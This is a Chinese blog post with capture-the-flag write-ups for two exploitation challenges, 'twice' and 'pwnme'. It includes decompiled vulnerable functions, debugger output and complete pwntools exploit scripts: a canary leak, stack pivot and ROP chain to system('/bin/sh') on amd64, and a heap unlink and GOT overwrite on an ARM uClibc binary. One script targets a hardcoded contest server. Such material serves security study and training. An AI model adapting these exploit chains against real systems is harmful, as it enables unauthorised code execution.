第五空间部分Writeup

原创

SkYe231_ 于 2020-06-26 15:50:23 发布 389 收藏

文章标签： 信息安全 第五空间 第五空间writeup 第五空间Writeup writeup

本文链接：https://blog.csdn.net/weixin_43921239/article/details/106965149

twice

分析

保护情况

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

漏洞函数

程序一共有两次输入的机会，第一次输入长度为 0x50+9 ；第二次输入长度为：0x50+0x20 。存储字符串的变量 s 距离 rbp 是 0x60 ，也就是第二次输入是栈溢出，溢出长度仅可覆盖 rip 。

输入处理函数：

```
__int64 __fastcall sub_4007A9(int a1)
{
  unsigned int v2; // [rsp+14h] [rbp-6Ch]
  int length; // [rsp+18h] [rbp-68h]
  int v4; // [rsp+1Ch] [rbp-64h]
  char s[88]; // [rsp+20h] [rbp-60h]
  unsigned __int64 v6; // [rsp+78h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  memset(s, 0, 0x50uLL);
  putchar('>');
  length = sub_40076D(0x50);
  if ( a1 )
  {
    if ( a1 != 1 )
      return 0LL;
    v2 = 0;
  }
  else
  {
    v2 = 1;
  }
  v4 = read(0, s, length);//第二次输入栈溢出
  puts(s);
  if ( !a1 )
    s[v4 - 1] = 0;
  return v2;
}
```

处理输入长度处理函数：

```
__int64 __fastcall sub_40076D(int length)
{
  unsigned int v2; // [rsp+10h] [rbp-4h]

  v2 = 0;
  if ( nCount )
  {
    if ( nCount == 1 )
      v2 = length + 0x20;//第二次输入
  }
  else
  {
    v2 = length + 9;//第一次输入
  }
  return v2;
}
```

思路

泄露canary

存在栈溢出肯定是需要利用栈溢出的，但是程序开始了 canary，所以首先得绕过这个保护。第一次输入的时候可以输入长度刚刚好是 0x59，可以覆盖 canary 低字节的结束符，然后在后续中打印出来。

```
payload = 'a'*0x59
p.recvuntil(">")
p.send(payload)
```


泄露栈地址

绕过 canary 之后就是利用栈溢出了，溢出长度不多仅仅能够覆盖 rip ，也就是不能直接通过普通栈溢出泄露 libc 地址，更别想后面的传参和调用 system 。溢出长度不够可以试下栈迁移。

我们只能控制栈上的数据，所以将 A 栈劫持到 B 栈。那就是需要知道我们能控制的栈的地址，就是需要泄露栈的 rbp 中的值（下一个栈的 rbp 内存地址）减去固定偏移，获得当前栈的内存地址。

泄露的 payload 不需要单独构造，在泄露 canary 的时候就一起泄露出来了。因为 canary 是 8 字节，只是最低位是结束符，所以当最低位被覆盖后，puts 会一直输出直到遇到 rbp 中的结束符（\x00）。

通过调试发现偏移为 0x70 。



泄露 libc

在第二次输入的时，同时写入要执行的命令和溢出 rbp&rip 。首先写入需要执行的命令，写的时候是从 0x8 个字节开始写。因为汇编的 `leave|ret` 最后会将 rsp 指向 rbp + 8 的地址，然后通过 ret 将 rbp + 8 地址的值压入 rip 中。最后还要一个 main 完成 ROP 。

```
payload = 'a'*0x8 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
```

填充长度，补上 canary ，将 rbp 覆盖为预定值，rip 再一次调用 `leave|ret` 。

```
payload = payload.ljust(0x58,'\x00') + p64(canary)
payload += p64(stack_addr-0x70) + p64(leave_ret)
```

两次 `leave|ret` rbp、rsp 变化：

```
# begin
RBP  0x7fffffffdd80 —▸ 0x7fffffffdd20 ◂— 'aaaaaaaa#\t@'
RSP  0x7fffffffdd00 ◂— 0x0
RIP  0x400879 (sub_400676+208) ◂— leave
# round1
RBP  0x7fffffffdd20 ◂— 'aaaaaaaa#\t@'
RSP  0x7fffffffdd88 —▸ 0x400879 (sub_400676+208) ◂— leave
RIP  0x40087a (sub_400676+209) ◂— ret
# round2
RBP  0x6161616161616161 ('aaaaaaaa')
RSP  0x7fffffffdd28 —▸ 0x400923 (__libc_csu_init+99) ◂— pop    rdi
RIP  0x40087a (sub_400676+209) ◂— ret
```

getshell

溢出长度不够，getshell 还是劫持流程返回到栈上。因为不是正常逻辑的调用，栈空间肯定是变化的，所以需用重新泄露 栈地址（canary不变）。

```
payload = 'a'*0x8 + p64(pop_rdi) + p64(binsh) + p64(system) + p64(main_addr)
payload = payload.ljust(0x58,'\x00') + p64(canary)
payload += p64(stack_addr-0x70) + p64(leave_ret)
```

exp

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author  : MrSkYe
# @Email   : skye231@foxmail.com
# @File    : twice.py
from pwn import *
context.log_level='debug'

#p = process("./pwn")
p = remote('121.36.59.116',9999)
elf = ELF("./pwn")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

puts_plt = elf.plt['puts']
log.info("puts_plt:"+hex(puts_plt))
puts_got = elf.got['puts']
log.info("puts_got:"+hex(puts_got))
main_addr = 0x040087B
pop_rdi = 0x0000000000400923
leave_ret = 0x0000000000400879

# leak canary&stack
payload = 'a'*0x59
p.recvuntil(">")
p.send(payload)

p.recvuntil('a'*0x59)
canary = u64(p.recv(7).rjust(8,'\x00'))
log.info("canary:"+hex(canary))
stack_addr = u64(p.recv(6).ljust(8,'\x00'))
log.info("stack_addr:"+hex(stack_addr))

# leak libc
payload = 'a'*0x8 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
payload = payload.ljust(0x58,'\x00') + p64(canary)
```

```
payload += p64(stack_addr-0x70) + p64(leave_ret)
p.recvuntil(">")
gdb.attach(p)
p.send(payload)

puts_leak = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
log.info("puts_leak:"+hex(puts_leak))
libc_base = puts_leak - libc.symbols['puts']
log.info("libc_base:"+hex(libc_base))
system = libc_base + libc.symbols['system']
log.info("system:"+hex(system))
binsh = libc_base + libc.search('/bin/sh\x00').next()
log.info("binsh:"+hex(binsh))


payload = 'a'*0x59
p.recvuntil(">")
p.send(payload)

p.recvuntil('a'*0x59)
canary = u64(p.recv(7).rjust(8,'\x00'))
log.info("canary:"+hex(canary))
stack_addr = u64(p.recv(6).ljust(8,'\x00'))
log.info("stack_addr:"+hex(stack_addr))

payload = 'a'*0x8 + p64(pop_rdi) + p64(binsh) + p64(system) + p64(main_addr)
payload = payload.ljust(0x58,'\x00') + p64(canary)
payload += p64(stack_addr-0x70) + p64(leave_ret)
p.recvuntil(">")
p.send(payload)

p.interactive()
```

pwnme

本地调试环境

> 在两位师兄和群里大佬帮助下实现本地调试
> Ubuntu16.04 安装 qemu 运行 Linux 3.16
> 如何 pwn 掉一个 arm 的binary

安装文件

安装qemu：

```
sudo apt install qemu qemu-system-arm
```

安装桥接工具：


```
sudo apt-get install uml-utilities
sudo apt-get install bridge-utils
```

安装交叉编译工具链

```
sudo apt install gcc-arm-linux-gnueabi
```

安装libc

将题目给的 lib 文件中的 so 文件放入到虚拟机的 /lib 文件夹。



名称	压缩后大小	原始大小	类型	修改日期
..				
libc.so.0	21	19	0 文件	2020/6/15 22:14:24
ld-uClibc.so.0	16	14	0 文件	2020/6/15 22:14:24
libthread_db.so.1	24	22	1 文件	2020/6/15 22:14:24
libc.so.1	21	19	1 文件	2020/6/15 22:14:24
ld-uClibc.so.1	21	19	1 文件	2020/6/15 22:14:24
libuClibc-1.0.34.so	243,498	478,204	SO 文件	2020/6/15 7:09:46
libthread_db-1.0.34.so	7,322	17,540	SO 文件	2020/6/15 7:09:46
ld-uClibc-1.0.34.so	15,385	29,448	SO 文件	2020/6/15 7:09:46

建立链接：

```
sudo ln -s ./libuClibc-1.0.34.so ./libc.so.0
sudo ln -s ./ld-uClibc-1.0.34.so ./ld-uClibc.so.0
sudo ln -s ./libthread_db-1.0.34.so ./libthread_db.so.0
```

运行&调试

引用 bash-c 的模版，做题 exp 就写在这个模版后面：

```
from pwn import *
import sys
context.binary = "a.out"

if sys.argv[1] == "r":
    sh = remote("remote_addr", remote_port)
elif sys.argv[1] == "l":
    sh = process(["qemu-arm", "-L", "/usr/arm-linux-gnueabi", "a.out"])
else:
    sh = process(["qemu-arm", "-g", "1234", "-L", "/usr/arm-linux-gnueabi", "a.out"])

elf = ELF("a.out")
#libc = ELF("/usr/arm-linux-gnueabi/lib/libc.so.6")
# local libc
libc = ELF("./libuClibc-1.0.34.so")
```

> **模版使用**
>
> - python exp.py r 打远程
> - python exp.py l 本地测试
> - python exp.py d/a/b/… 用于本地调试, exp 启动后新启一个终端, 使用 **gdb-multiarch** 就可以通过 **target remote localhost:1234** 来进行调试了

远程和本地跟一个后缀就行了，本地调试参数不是 r & l 即可。开启本地调试，依次执行：

```
# 终端1
python exp.py d
# 终端2
gdb-multiarch
target remote localhost:1234
# 输入c开始运行程序
```

打断点，我是在终端 2 中直接打断点，没有在 exp 中用 gdb.attach() 。还有一个问题就是 gdb 不能直接查堆，即使已经装完几个库文件：

```
pwndbg> heap
heap: This command only works with libc debug symbols.
They can probably be installed via the package manager of your choice.
See also: https://sourceware.org/gdb/onlinedocs/gdb/Separate-Debug-Files.html

E.g. on Ubuntu/Debian you might need to do the following steps (for 64-bit and 3
2-bit binaries):
sudo apt-get install libc6-dbg
sudo dpkg --add-architecture i386
sudo apt-get install libc-dbg:i386

pwndbg>
```

最后是通过找存放堆指针地址的数组（0x002106C）查堆空间。

分析

保护情况

```
Arch:     arm-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x10000)
```

漏洞函数

Change 功能没有对输入的长度进行限制；写入全部数据后，还会在最后加一个 \x00 。

```
void mychange()
{
  char v0; // [sp+4h] [bp-20h]
  char v1; // [sp+Ch] [bp-18h]
  int v2; // [sp+14h] [bp-10h]
  int v3; // [sp+18h] [bp-Ch]
  int v4; // [sp+1Ch] [bp-8h]

  if ( chunk_num )
  {
    printf("Index:");
    read(0, (int)&v1, 8);
    v4 = atoi(&v1);
    if ( chunk_list[2 * v4] )
    {
      printf("Length:");
      read(0, (int)&v0, 8);
      v3 = atoi(&v0);
      printf("Tag:");
      v2 = read(0, chunk_list[2 * v4], v3);      // 堆溢出
      *(_BYTE *)(chunk_list[2 * v4] + v2) = 0;  // offbynull
    }
    else
    {
      puts("Invalid");
    }
  }
}
```

思路

布置堆，3 号堆用来最后传参 /bin/sh

```
add(0x10)#0
add(0x80)#1
add(0x10)#2
add(0x10,'/bin/sh\x00')#3
```

在 0 号堆布置一个 fake chunk ， fd&bk 分别是 目标地址-12 和 目标地址-8 ， 并溢出修改 1 号堆的 prev_size 和 PREV_INUSE 等等与 fake chunk 合并。

```
payload = p32(0)+p32(0x11)+p32(target-12)+p32(target-8)
payload += p32(0x10)+p32(0x88)
change(0,len(payload),payload)
remove(1)
```

之后数组中的 0 号堆指针指向 目标地址-8 ：

```
pwndbg> x /20wx 0x002106C-4
0x21068:        0x00000010      0x00021060      0x00000000      0x00000000
0x21078:        0x00000010      0x000220b8      0x00000010      0x000220d0
0x21088:        0x00000000      0x00000000      0x00000000      0x00000000
0x21098:        0x00000000      0x00000000      0x00000000      0x00000000
0x210a8:        0x00000000      0x00000000      0x00000000      0x00000000
pwndbg>
```

show 功能是从数组上找堆地址，然后在输出堆内容，所以往数组上写 got 表地址，覆盖堆指针，泄露 libc 地址。同时写入需要修改的函数 got 表地址，用 Change 修改（原理和 show 一样）。

```
payload = p32(elf.got['puts'])*5+p32(elf.got['free'])*4
change(0,len(payload),payload)
show()
……
change(2,4,p32(system))
remove(3)
```

exp

> 来自师兄的exp，我删了多余的堆，和调整了一下填充内容。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @File    : exp.py
# @Author  : hope
# @site    : https://hop11.github.io/
from pwn import *
import sys
context.binary = "a.out"

if sys.argv[1] == "r":
    sh = remote("remote_addr", remote_port)
elif sys.argv[1] == "l":
    sh = process(["qemu-arm", "-L", "/usr/arm-linux-gnueabi", "a.out"])
else:
    sh = process(["qemu-arm", "-g", "1234", "-L", "/usr/arm-linux-gnueabi", "a.out"])

elf = ELF("a.out")
#libc = ELF("/usr/arm-linux-gnueabi/lib/libc.so.6")
```

```python
# 本地 libc
libc = ELF("./libuClibc-1.0.34.so")
context.log_level = "debug"

def show():
 sh.recvuntil(">>> ")
 sh.sendline("1")
def add(length,content='a'):
 sh.recvuntil(">>> ")
 sh.sendline("2")
 sh.recvuntil("Length:")
 sh.sendline(str(length))
 sh.recvuntil("Tag:")
 sh.send(content)
def change(index,length,content):
 sh.recvuntil(">>> ")
 sh.sendline("3")
 sh.recvuntil("Index:")
 sh.sendline(str(index))
 sh.recvuntil("Length:")
 sh.sendline(str(length))
 sh.recvuntil("Tag:")
 sh.send(content)
def remove(index):
 sh.recvuntil(">>> ")
 sh.sendline("4")
 sh.recvuntil("Tag:")
 sh.sendline(str(index))
# 堆数组地址
target = 0x002106C

add(0x10)#0 溢出
add(0x80)#1 被溢出
add(0x10)#2 用来修改函数
add(0x10,'/bin/sh\x00')#3 传参

# unlink
payload = p32(0)+p32(0x11)+p32(target-12)+p32(target-8)
payload += p32(0x10)+p32(0x88)
change(0,len(payload),payload)
remove(1)

# leak libc
payload = p32(0x0)*3+p32(elf.got['puts'])
payload += p32(0x0)*3+p32(elf.got['free'])
change(0,len(payload),payload)
show()
sh.recvuntil("0 : ")

puts = u32(sh.recv(4))
print 'puts:'+hex(puts)
libc_base = puts - libc.symbols['puts']
print 'libc_base:'+hex(libc_base)
system = libc_base + libc.symbols['system']
print 'system:'+hex(system)

# overwrite free
change(2,4,p32(system))
remove(3)
```

```
sh.interactive()
```